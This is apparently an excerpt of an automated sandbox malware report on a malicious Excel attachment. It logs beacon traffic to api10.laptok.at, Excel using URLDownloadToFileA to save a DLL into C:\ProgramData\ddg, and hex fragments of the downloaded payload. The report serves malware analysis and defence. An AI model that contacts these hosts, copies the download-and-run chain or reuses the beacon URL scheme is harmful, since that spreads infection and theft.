a3 a4 c9 4a d7 dc d7 b0 10 e5 e2 c0 b2 5f 40 b0 84 e0 86 d9 11 79 fe db 4d 62 11 d3 66 17 9c 48 4f 40 91 c9 e6 6d 2b ad ac d3 8b a4 62 f1 89 e3 93 4c b3 ea 2f 72 32 c5 5a 7b a9 0f 96 70 eb 58 bb 60 a6 fc 17 8b d0 4c 2e 31 6a bd 55 74 89 b8 f9 a0 32 f3 1d 12 9c 57 7e a1 f7 19 84 f0 2a cd f5 0e ee e7 69 3d 94 ca 0d bb cb da 9c e4 8e 46 cc 8b 6a 1b 0d 1a b9 bf 5a 6b 29 79 3f 03 af 30 70 54 8d fb 0c 36 55 7a 94 62 15 6b 61 7a 9a 88 e8 63 5c a1 1a ba ce 54 1e 4d 77 84 d7 b2 87 b9 cd 38 11 65 da 3a 80 5f 0f ff 32 95 f8 a8 9d 8f 45 cf 2b 99 f9 f3 af bd 4a 2c c3 dd 58 e0 35 39 7f d6 95 9b a0 a5 c1 f4 cc 19 02 7e 73 52 63 d7 23 f9 f8 8e 50 af 0f c5 34 11 ac 3b 43 46 6f ae ad 2c 9a 36 19 89 6e 03 d7 bd fa d9 d9 ae 5a 52 12 e1 6b 7b 57 f0 8d aa 3e 01 fa c9 5e 06 2c fb a9 48 ca 7c 27 7a 8a 0c 5e bb 2a 26 f7 c8 e7 ce f7 63 42 71 50 b4 20 98 bc ed fb a4 e4 99 29 88 7a dc 71 0c b3 92 79 c8 f3 77 e8 ff a6 bb b0 4a 76 11 f2 8f 32 ef 42 a2 3a 71 f3 ef 48 12 70 c4 37 b1 9f ea 77 f8 48 6f 8a bb 05 28 d6 a4 87 b9 42 60 b2 fe 08 c0 62 9c c0 e1 15 e0 ad 5a 54 55 Data Ascii: 20005$CLGs'6F1LcMg:!m[J`K'BPsa~&`\|Y~ErH: p8q.IUhQ7^ANuE$N-'UD?G>[#buv`0L_k6e-a4RWU|$Y"_& }#Cft7NgD"N:7Id'/l8ccL{E!~XJjNPTr6b1C'${>KO3R5}s_g.':@Q:{j|'vFwnP=='wyAAwI]KE^}{-Cyo'jO)%l={=IedpXnc:[x6.G1Y9| VjY+C_w^7^(Jo'k4*sDY2g4@W<:(_'j}?Sk2?q&fqd!Ma:zHW&Gl`P`pLcJ_@yMbfHO@m+bL/r2Z{pX`L.1jUt2W~*i=FjZk)y?0 pT6UzbkazcVTMw8e:_2E+J,X59~sRc#P4;CFo,6nZRk{W>^,H|'z^*&cBqP)zqywJv2B:qHp7wHo(B`bZTU

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49756	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 18:44:00.765930891 CET	5634	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 9, 2021 18:44:00.867918015 CET	5634	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 09 Feb 2021 17:44:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49757	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 18:44:02.256082058 CET	5635	OUT	GET /api1/7tidwRkCPNkyKHRu/sM7SqYc7lDPAe2Y/LxU4hPUrQ8DyLrlP8w/Nv_2FoafN/Gi3x5QhAhJwP6RZeuO E3/JqQwpPFp6P_2Bgw1Ow4/YQbUpkvF6g4Fdj4IZHGtNs/drxOxsX9ra8ze/alAzZjOu/wfTEPlwQzX9RKEQJf5J8q 2h/QY5MtTc_2B/fN9jwgMPnCxXHk4JM/h48AsZ0sO93u/BNd8Zp5c15S/_2FwZ_2FDNtvXf/0udmkslKsSD_2BqfUI pZ3/CB9K3mpzjq1wwzDp/YFrr1SvQi2fLHme/2BwbHda90Wbf3blygC/3yPHqi_2B/qHeLcZQp_2BFoaOMMJJ4/L9w xE1UCA/P HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 9, 2021 18:44:02.714838982 CET	5637	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 09 Feb 2021 17:44:02 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 1c 9a b5 82 ab 50 14 45 3f 88 02 b7 12 77 77 3a 2c b8 4b 80 af 7f 99 d7 4e 91 84 7b cf d9 7b ad 4c 78 aa b8 96 b1 c2 7a 8d 94 53 ca ab 0c 78 c0 97 0c 8c 1c 1b 61 97 1b 0f 41 dd 42 42 bf c9 b9 2f 61 9c 79 c1 4e a5 50 f4 9f 91 34 5d e9 e2 ba f5 74 88 02 d3 d7 0a 2b 86 1a a5 94 ee 3e a9 70 d4 87 92 18 d4 2f c9 8b e6 c2 3a 4a 94 a8 96 4f b7 b9 c7 ba 75 5b b8 12 ac 6b 2a 8b 25 7d a0 97 94 a1 7b b4 7e 26 75 04 ca af 69 51 11 16 38 2b 93 d8 d6 67 67 68 47 23 fd 38 88 52 81 97 6b f7 72 5a d2 3c c9 ad ca c1 68 80 25 80 1d 94 77 a5 e1 43 42 d1 c2 a0 9e 86 8f 70 73 33 43 34 52 92 0a 36 51 e6 40 a8 27 c3 ac 2f bd 59 db cd a2 70 ab 4d 05 23 89 d4 b1 42 42 14 07 66 fe a9 93 0e d2 4f e2 b3 5f ef a9 08 94 e0 09 5e 97 0c 5b f1 a6 a8 eb 89 ee 40 06 dd e2 23 4f e2 65 51 7a 78 8c 75 de de 8e d5 1d 4b 25 1e 5d dc 74 bc 52 32 07 41 91 b2 43 cb f2 d5 3b 9a 61 9f af 94 6a fa dc 2f 5a 23 6d 00 19 2a 37 84 7e 99 35 d0 5f ea 8a ac f6 e9 e3 eb 53 ea cd d7 54 78 a2 0b 8b 71 16 b1 5c d7 79 c1 e3 13 07 a9 ae f3 2d e4 44 2e 01 62 14 36 c7 6e f7 10 b5 07 6e fb 32 e8 6d 63 3a df 4b 05 60 75 52 cd cf c2 1d 7c d0 8a 0d db c8 94 60 b1 20 76 08 9c 92 56 df 37 32 08 f7 d6 42 c9 79 ed cc ba 13 df 54 38 89 bc 43 62 04 b5 a3 39 60 8d bd 33 b5 47 eb 5a 12 0d 3e 7b 6a c1 2d 54 d8 f6 c6 34 88 e7 e1 29 6b 51 19 c6 15 f3 bd a2 47 a6 37 1c fd 7e d5 59 8f 5a 43 09 13 be 8d c3 c4 4a 0c 72 d3 55 51 28 8c 94 a1 b3 cf e6 ba e1 ce 0c 45 ec 53 73 87 4e b3 39 b2 2a 9c 1a 0d 4f dc 90 8a 34 d0 cb 13 6d 75 62 28 4c 02 6c 5c 34 5b 50 06 05 9b f3 49 09 d8 2f e4 eb d1 42 42 8a 09 27 ca 13 a3 76 b7 f0 6d ae 58 ea f3 62 fb 83 3d 11 ee c1 d3 f8 69 4d db dc 5a 86 d1 f8 4b 10 b1 0c fe cd e5 9c 32 ec 5a 8c 6d 77 7f f9 29 d3 00 82 7b 73 5e d8 8c 1a dd d6 d1 23 6a a8 10 e0 a2 af ce f4 4c 6c 14 3a ef 7e 01 38 78 c7 0a 5e 24 bb a1 ee ca 4d af bc 2e 04 4d 76 98 ea d2 d6 69 c1 31 15 2e 0f be 55 c3 41 62 da 23 81 58 c0 6c 36 ca 71 e3 08 c9 1d d3 02 8d 35 1d 25 30 38 ff c4 5d 10 ec ba 73 2f b9 f0 9b bf 94 5c dc c7 0b 8b 5a 76 10 07 53 e9 e7 bb 0b a4 ed 8a 1d 86 6f 81 da 55 ca b2 87 90 16 66 53 19 a7 0a b7 66 95 78 92 d7 4b bb 38 e8 4d 09 7c 6c 86 c4 0a ba 01 45 a9 f1 92 5c 87 bd c1 82 21 9e 68 df 18 78 91 15 75 c1 2d ca b6 f3 59 06 25 8e 7b 56 11 87 58 a9 60 99 7c 13 30 66 eb 0c 0f c1 a4 d4 c3 88 a7 93 7c db 1e 8a a3 b0 d3 72 68 76 7e 46 4b f5 08 47 17 4a 23 20 36 6f 8a a4 66 11 71 79 3a e8 c7 91 c7 29 bb 82 6f 51 50 ab b2 89 8f f2 25 09 65 58 a5 c8 2c 01 9a f3 61 f3 93 af 44 32 3a 30 9c c8 04 fd be c1 27 98 e3 92 19 44 f8 54 01 44 ae 4d 92 54 af f4 46 81 e2 1b 2d 5c b4 8c fc db 75 fe ea ac 33 58 b8 a4 3e b9 f6 14 94 09 bf 83 bb 36 d3 d5 fe 06 b0 59 af df 5c 50 b9 f1 8b e0 13 4e 61 1e 10 7c 9e 0d b3 5b ce 36 13 fa a0 97 09 95 94 18 d9 e2 83 f8 8c 8d 84 75 df 11 a4 98 a1 b1 1e 75 12 25 92 ff 48 06 1a a2 eb 40 f9 03 e7 66 6d ad dc 27 2c 99 4c 71 96 14 06 9c 24 c5 d7 17 cf 7b 84 7f f5 5c e1 b6 23 67 25 e0 7e 6a e0 88 7e 13 1d 39 f0 53 30 af fd d3 2c 79 c7 97 67 6d ae 12 90 5c 64 ce fc e6 04 c2 cf 7c f8 f2 f0 c5 b2 3d e7 ec b7 5e 1b 0d 80 6f 0c e4 72 93 9d 21 84 3d 8c 5c 09 ae 45 fb Data Ascii: 2000PE?ww:,KN{{LxzSxaABB/ayNP4]t+>p/:JOu[k*%}{~&uiQ8+gghG#8RkrZ<h%wCBps3C4R6Q@'/YpM#BBfO _^[@#OeQzxuK%]tR2AC;aj/Z#m*7~5_STxq\y-D.b6nn2mc:K`uR|` vV72ByT8Cb9`3GZ>{j-T4)kQG7~YZCJrUQ( ESsN9*O4mub(Ll\4[PI/BB'vmXb=iMZK2Zmw){s^#jLl:~8x^$M.Mvi1.UAb#Xl6q5%08]s/\ZvSoUfSfxK8M\|lE\!hxu-Y%{VX` \|0f\|rhv~FKGJ# 6ofqy:)oQP%eX,aD2:0'DTDMTF-\u3X>6Y\PNa\|[6uu%H@fm',Lq${\#g%~j~9S0,ygm\d|=^or!=\E

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49758	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 18:44:03.194701910 CET	5904	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 9, 2021 18:44:03.299371958 CET	5905	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 09 Feb 2021 17:44:03 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49759	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 18:44:04.330867052 CET	5906	OUT	GET /api1/quWyI8WCkgN/SXUvWGfiUm7T0f/lzSlHf7sO503xATuzHkPG/Uh6KISBL5d4ngtXF/8CCWBl9aRux0gg g/WjpeRnlHlxQpgYHWF7/SRgr07KRV/r5lQqK3B6jZkHZiIL4cT/yujdqTpvuL8V1NlvglB/sTzNC3Gtg_2Bwr4uzl4_2F/AC089 ktgtaMkN/4Kgt2RLr/Ke14XkQchJOlvOHrYVkVyXU/P0CMvsMir5/NwrpznNArerCa8bkI/55ua2Ge0fpbQ/9kzo82khbwL/WEPi qQPRb97B8a/81xN3oY2Fv8ECPICx_2Be/nWcE6nEvng8OxAW2/XsEKKCKa1AcTuvo/k HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 9, 2021 18:44:04.711205959 CET	5907	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 09 Feb 2021 17:44:04 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 35 66 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 96 c5 81 84 00 00 c4 0a e2 c1 e2 f0 c4 dd 9d 1f ee ee 54 7f d7 43 26 13 99 f0 fa 8e e0 05 f9 06 ae 0f 68 b1 0c 60 df 25 66 de 52 7a 49 54 a7 42 46 cb 3c b8 bb a0 73 1c dc ec 1d 27 cf af 0f 9c 5f bb 88 f2 1d f3 5c b4 ef 7c 46 a5 a9 87 37 9a d8 2d 51 5c fb 77 3a c8 35 e9 8d a1 65 21 50 31 7b 23 8a 89 53 2f 0f 84 ae 6a 8f d8 a5 9d 60 9c 6b f8 87 11 db 3d 18 f2 91 df 0c d4 cb c9 e5 4f bc 7c 6c c1 18 57 54 15 f8 d2 4f ce 23 6f 68 6c a2 8b 3f 23 9e ef 67 27 7b 34 f0 0d 8c fd 43 72 87 22 db dc 28 83 3c 5a 98 86 32 35 0f e8 bc 17 44 41 17 9d 72 67 b8 1f 39 4e a7 c1 ff 04 d4 da 5e c3 bb af 45 c8 ec a1 17 97 c4 56 eb 86 47 eb a2 61 91 34 8b 97 cb 4f 20 90 e2 7d a1 85 38 bd 9b 7c 11 14 ba ea a5 84 77 d7 70 d3 c5 c0 e5 50 02 b4 a7 57 4e 85 76 ba 47 f4 f4 79 65 05 b9 07 a9 8b 8e 4b 51 77 71 1f 0c 16 ba aa 4b b4 50 eb 25 53 46 52 ef b0 b5 96 cd 2b 69 c7 6b 75 19 b6 99 cf 00 8f 17 98 a7 93 8e 35 4a 30 fd 13 7e 91 e4 37 64 bb d4 a6 a3 e8 2d 91 01 fe 32 20 8d 05 66 49 c8 60 16 56 f2 60 9e a4 76 1f 83 73 b8 f2 3a 7e c3 2b 3d 61 87 66 d9 92 4f e4 89 7d 86 61 ef 51 5d d3 42 cd a3 47 c6 b7 1f 41 3c 12 f6 d9 31 e4 ca c2 0a c5 94 31 27 af a3 80 db 5e 36 e0 5e 2a ba 87 e2 31 2d d7 40 a8 6b f0 52 f3 4d 48 ae 0a 77 e0 6e 70 c1 d4 03 16 01 59 b2 88 ae ee 8f c6 9e 48 80 a6 5d 8e de 61 6e ef 2b 9d 5f 97 47 10 e2 8a fe 00 5c 2e 85 8a 44 73 5a 1d 48 9a 78 18 cc 7a 9e b5 c1 a0 ae 16 56 79 bf 97 c5 ed b8 86 9e a3 ad de b2 5f db 21 65 04 61 3b 9c ad 38 64 b7 c3 ad b3 42 97 eb a1 3c ed 46 f0 36 ae be 5c 19 c2 50 fc 69 73 02 4d 0c 64 dd 73 79 15 fa 85 7a 95 fa bc 35 9a 00 22 99 19 e6 2e e1 34 1a 49 96 e4 92 75 64 dd b9 a7 1e 64 df c5 27 3c 3b 3f 05 ed 4c a9 6f bb b5 d6 77 3d ee 49 ec 50 b4 eb dd b4 bd 37 a8 52 5e cc da fe 93 81 da f4 fd 76 65 8f 79 f5 c3 1c 69 81 12 2b 54 29 11 35 22 d5 68 43 6e 7b e9 7b 68 2b ed c4 95 a8 45 84 ac c3 ac 38 15 cb af 43 95 f3 81 99 14 a7 6c 42 0a a3 79 2e af a4 c4 81 c1 54 28 67 eb 4d 01 c0 f6 c3 45 c2 16 37 56 90 37 e0 f4 23 90 c6 ed da 3a 33 10 1c 18 90 4d ba d5 a7 48 c6 42 42 83 3e ef 33 e4 d6 19 29 7b 94 ef 83 d2 29 cc 0f 89 59 6d f8 8e c9 be 9d 05 3b dc 6d 19 58 04 a0 39 48 19 93 0b b6 c9 20 3a 6b 76 4e ce 15 61 49 a0 bd 7a b0 34 a5 85 73 0b d3 72 16 af fa 8d 11 89 be e2 23 24 a7 e0 36 c8 c8 b9 0b 5d e8 6d 0c 29 5c de 7c 0a a9 6a 00 30 fe 2f 55 67 50 55 50 dd 43 84 a1 c2 1f f1 12 ef 97 22 13 1f 90 36 e9 df 61 a8 0a c3 4e 38 fa ac ca 1a 92 e7 2a 73 e2 e1 0b 14 44 af d0 e9 bb 07 b2 7d 6f c7 62 06 03 ab 22 3d fd 18 23 1e 44 96 5f b4 31 ab 77 37 5e 0b 67 94 28 69 51 75 2a fb 24 99 47 8d ae ce 9f fb 05 cb c7 6c f7 1b b1 53 f0 23 a5 75 ac 32 dc 84 8d 24 da 1f 33 bc d6 91 10 cf 3c 4a 34 f2 13 4a 0d 3f 92 c6 37 46 f9 6a 02 1f 82 e6 d5 a9 50 46 89 d1 cb e1 41 e1 b5 90 ba ad 24 3a 6b ce 14 a0 9e 4f 0e 4e 1a 91 dd dd 6e 31 45 55 5d 72 1d ed a8 68 51 78 d6 44 f4 b1 0e f1 0e 7f e5 50 c4 47 d7 be 0d bc 46 04 93 af 47 46 93 23 08 5a 70 69 03 c1 3d 2b 57 e7 b4 17 cf 7d e4 43 c9 09 91 eb 2e 68 d1 26 f4 6e a3 bd 73 36 54 b4 ca 74 d9 35 f5 14 22 fb 86 01 b7 bc 49 ad 1f 3d 26 cf b4 3e 4b ee 71 26 50 56 ab 1f 66 73 c1 86 5e Data Ascii: 75fTC&h`%fRzITBF<s'_|F7-Q\w:5e!P1{#S/j`k=O|lWTO#ohl?#g'{4Cr"(<Z25DArg9N^EVGa4O }8|wpPWN vGyeKQwqKP%SFR+iku5J0~7d-2 fl`V`vs:~+=afO}aQ]BGA<11'^6^*1-@kRMHwnpYH]an+_G\.DsZHxzVy_!ea;8 dB<F6\PisMdsyz5".4Iudd'<;?Low=IP7R^veyi+T)5"hCn{{h+E8ClBy.T(gME7V7#:3MHBB>3){}Ym;mX9H :kvNalz4sr#$6] m)\\j0/UgPUPC"6aN8*sD}ob"=#D_1w7^g(iQu*$GIS#u2$3<J4J?7FjPFA$:oONn1EU]rhQxDPGFGF#Zpi=+W}C.h &ns6Tt5"I=&>Kq&PVfs^

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 9, 2021 18:41:49.329449892 CET	192.185.16.102	443	192.168.2.6	49728	CN=urbandancecity.com CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Sun Jul 05 02:00:00 CEST 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019	Tue Jul 06 01:59:59 CEST 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 7052 Parent PID: 792

General

Start time:	18:41:39
Start date:	09/02/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x10c0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\ddg	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	164F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	164F643	URLDownloadToFileA
C:\ProgramData\ddg\11.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	164F643	URLDownloadToFileA

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Attached_File_898318.xlsb	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	12251E4	WriteFile
C:\Users\user\Desktop\~$Attached_File_898318.xlsb	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1225241	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\2200[1].dll	unknown	7717	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ca 07 6d cd 8e 66 03 9e 8e 66 03 9e 8e 66 03 9e 83 34 dc 9e 99 66 03 9e 83 34 e3 9e e0 66 03 9e 83 34 e2 9e a6 66 03 9e 87 1e 90 9e 8b 66 03 9e 8e 66 02 9e d8 66 03 9e 8d 1e e2 9e 8f 66 03 9e 8d 1e df 9e 8f 66 03 9e 83 34 d8 9e 8f 66 03 9e 8d 1e dd 9e 8f 66 03 9e 52 69 63 68 8e 66 03 9e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........m..f...f...f...4...f ...4...f...4...f.......f...f.. .f.......f.......f...4...f.... ...f..Rich.f.................. ........PE..L..	success or wait	1	164F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\2200[1].dll	unknown	5509	48 8b 41 08 48 89 42 08 4c 89 49 08 49 89 09 c3 cc 40 55 53 56 57 41 54 41 55 41 56 41 57 48 8d ac 24 78 ff ff ff 48 81 ec 88 01 00 00 48 8b 05 dd 85 62 01 48 33 c4 48 89 45 20 48 8b bd f0 00 00 00 48 8b c1 48 8b b5 00 01 00 00 4c 8b f2 48 89 4c 24 68 45 33 e4 48 8b 8d f8 00 00 00 4d 8b e8 48 89 4c 24 70 45 32 ff 48 89 55 80 48 8b c8 48 8b d7 4c 89 4c 24 58 4c 89 45 90 44 89 64 24 60 e8 9b ec 30 00 48 8b d7 88 45 b0 49 8b ce 0f b6 d8 e8 8a ec 30 00 48 8b d7 88 45 c8 49 8b cd 44 0f b6 f0 e8 78 ec 30 00 48 8b 4c 24 58 48 8b d7 44 0f b6 e8 88 45 e0 e8 64 ec 30 00 88 45 f8 84 db 74 45 45 84 f6 74 40 45 84 ed 74 3b 84 c0 74 37 48 8b 44 24 68 45 8d 44 24 04 0f 10 00 48 8b 45 80 0f 11 06 0f 10 00 48 8b 45 90 0f 11 46 10 0f 10 00 48 8b 44 24 58 0f 11 46 20 0f 10	H.A.H.B.L.I.I....@USVWATAUAVAW H..$x...H.....H....b.H3.H.E H .....H..H.....L..H.L$hE3.H.. ....M..H.L$pE2.H.U.H..H..L .L$X L.E.D.d$`...0.H...E.I.....0 .H...E.I..D....x.0.H.L$XH..D .. ..E..d.0..E...tEE..t@E..t;..t7 H.D$hE.D$....H.E.....H.E. ..F....H.D$X..F ..	success or wait	1	164F643	URLDownloadToFileA
